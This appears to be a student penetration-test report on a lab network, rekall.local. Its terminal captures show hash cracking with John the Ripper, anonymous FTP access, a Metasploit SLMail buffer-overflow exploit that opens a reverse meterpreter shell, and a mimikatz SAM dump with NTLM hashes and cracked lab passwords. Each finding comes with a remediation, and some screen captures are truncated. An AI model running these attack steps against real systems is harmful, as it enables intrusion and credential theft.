┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.ccc3GkS4oUC0' > trivera.txt

┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3       Music     Public   Templates   Videos
Documents  file2      LinEnum.sh  Pictures  Scripts  trivera.txt

┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt trivera.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(root💀kali)-[~]
└─# nano trivera.txt

┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt trivera.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 20.98% (ETA: 19:46:23) 0g/s 227471p/s 227471c/s 227471C/s tiento..tiegers1
0g 0:00:00:41 63.90% (ETA: 19:46:21) 0g/s 219908p/s 219908c/s 219908C/s chapo1973..chapina!
Tanya4life       (?)
1g 0:00:00:47 DONE (2023-01-26 19:46) 0.02117g/s 219218p/s 219218c/s 219218C/s Targaenatoma..Tanner626
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```



Welcome to Kali Linux

The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you *get started.*

Of

Includes multiple scenarios
images with ease. Designed to provide value to seasoned testers and novices alike.

for support, tips, an
recommendations. Jump in today.


Authentication Required - Mozilla Firefox

http://172.22.117.20 is requesting your username and password. The site says: “Restricted Content”

User Name: trivera


Password: ●●●●●●●●●●

Cancel OK


	 Project 2 - Remote Desktop Kali on ML-REFVM-197105 - Virtual Machine Connection File Action Media Clipboard View Help Index of / - Mozilla Firefox root@kali: ~ Index of / 172.22.117.20 Exploit-DB Nessus Home **Index of /** Name Last modified Size Description flag2.txt 2022-02-15 13:53 34 *Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80*
Affected Hosts	172.22.117.20
Remediation	Don’t post credentials on a Github repo, require stronger credentials, password changes after a specific period of time if that information has been up on the site for a while and possibly 2 factor authentication.

Vulnerability 7	Findings
Title	FTP enumeration, anonymous user access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	An Nmap scan showed that this system had port 21 ftp open for anonymous access. Gaining access via ftp with credentials anonymous:guest was all that was needed to access the machine.

Images




```
|_nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00065s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
|_ftp-bounce: bounce working!
25/tcp  open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger       SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw       SLMail pop3pw
110/tcp open  pop3         BVRP Software SLMAIL pop3d
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ssl-date: TLS randomness does not represent time
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: 401 Unauthorized
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> cd ..
250 CWD successful. "/" is current directory.
ftp> dir
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> scp flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (55.7041 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3      LinEnum.sh  Pictures  Scripts    trivera.txt
Documents  file2      flag3.txt  Music       Public    Templates  Videos

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─# 
```

Affected Hosts	172.22.117.20


Remediation	Close Port 21 and only open when needed for use.

Vulnerability 8	Findings
Title	SLMail port 110 vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Port 110 was open which left the target machine open to a metasploit exploit, windows/pop3/seattlelab_pass which, once run, resulted in a meterpreter shell session on the host.
Images	

```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.28.201.76    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) >
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56522 ) at 2023-01-26 20:33:43 -0500

meterpreter > 
```

Affected Hosts	172.22.117.20
Remediation	Close port 110 and find a more secure mail service to use, hopefully

	encrypted.

Vulnerability 9	Findings
Title	Grabbing credentials and solving NT hashes/ hash dump/credential grab
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using the meterpreter shell, we used 'load kiwi' to put the mimikatz module on the target machine. Then using the command 'lsa_dump_sam', we were able to grab the NT hash of the victim computer and then use john to get the credentials flag6:Computer!. These credentials might be used to access the WinDC01 server @ 172.22.117.10.
Images	
Affected Hosts	172.22.117.20
Remediation	Update permissions to files with sensitive information to be accessible to admin or root users as needed.

Project 2 - Remote Desktop
Hyper-V Manager
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
You are screen sharing
Stop Share
qterminal
10:46 PM
root@kali: ~
File Actions Edit View Help

```
 1 | Low          |   2
 2 | Default      |  12
 3 | High         |  96
 4 | Nightmare    | 480

 [ Basic Examples ] -

 Attack-              | Has
 Mode                 | Typ
======================+====
 Wordlist             | $PS
 Wordlist + Rules     | MD5
 Brute-Force          | MD5
 Combinator           | MD5

f you still have no ide

 https://hashcat.net/wi
 https://hashcat.net/fa

┌──(root💀kali)-[~]
└─# hashcat 3

ashcat (v6.1.1) startin

uning-db: Invalid kerne
uning-db: Invalid kerne
uning-db: Invalid kerne
sh: segmentation fault

┌──(root💀kali)-[~]
└─# hashcat 3f267c855ec5
ashcat (v6.1.1) startin

uning-db: Invalid kerne
uning-db: Invalid kerne
uning-db: Invalid kerne
sh: segmentation fault

┌──(root💀kali)-[~]
└─# 
```

```
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter > 
```

```
0g 0:00:45:50  3/3 0g/s 7841p/s 7841c/s 7841C/s lujli..lujb3
0g 0:00:46:22  3/3 0g/s 7842p/s 7842c/s 7842C/s 0p06sp..0p0264
0g 0:00:46:25  3/3 0g/s 7842p/s 7842c/s 7842C/s 0p1r3w..0p1nc1
Session aborted

┌──(root💀kali)-[~]
└─# john --format=NT ADMBob.txt                                          1 ✗
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:37  3/3 0g/s 32536Kp/s 32536Kc/s 32536KC/s butimbebi..butim1281
0g 0:00:01:32  3/3 0g/s 35437Kp/s 35437Kc/s 35437KC/s sw1115192..sw1115518
0g 0:00:03:24  3/3 0g/s 36422Kp/s 36422Kc/s 36422KC/s e9ohbn..e9oh#8
0g 0:00:03:25  3/3 0g/s 36503Kp/s 36503Kc/s 36503KC/s 539br0p..539b30p
Session aborted

┌──(root💀kali)-[~]
└─# nano WNDC.txt                                                        1 ✗

┌──(root💀kali)-[~]
└─# john --format=NT WNDC.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-01-26 22:46) 8.333g/s 745600p/s 745600c/s 74560
0C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords
 reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```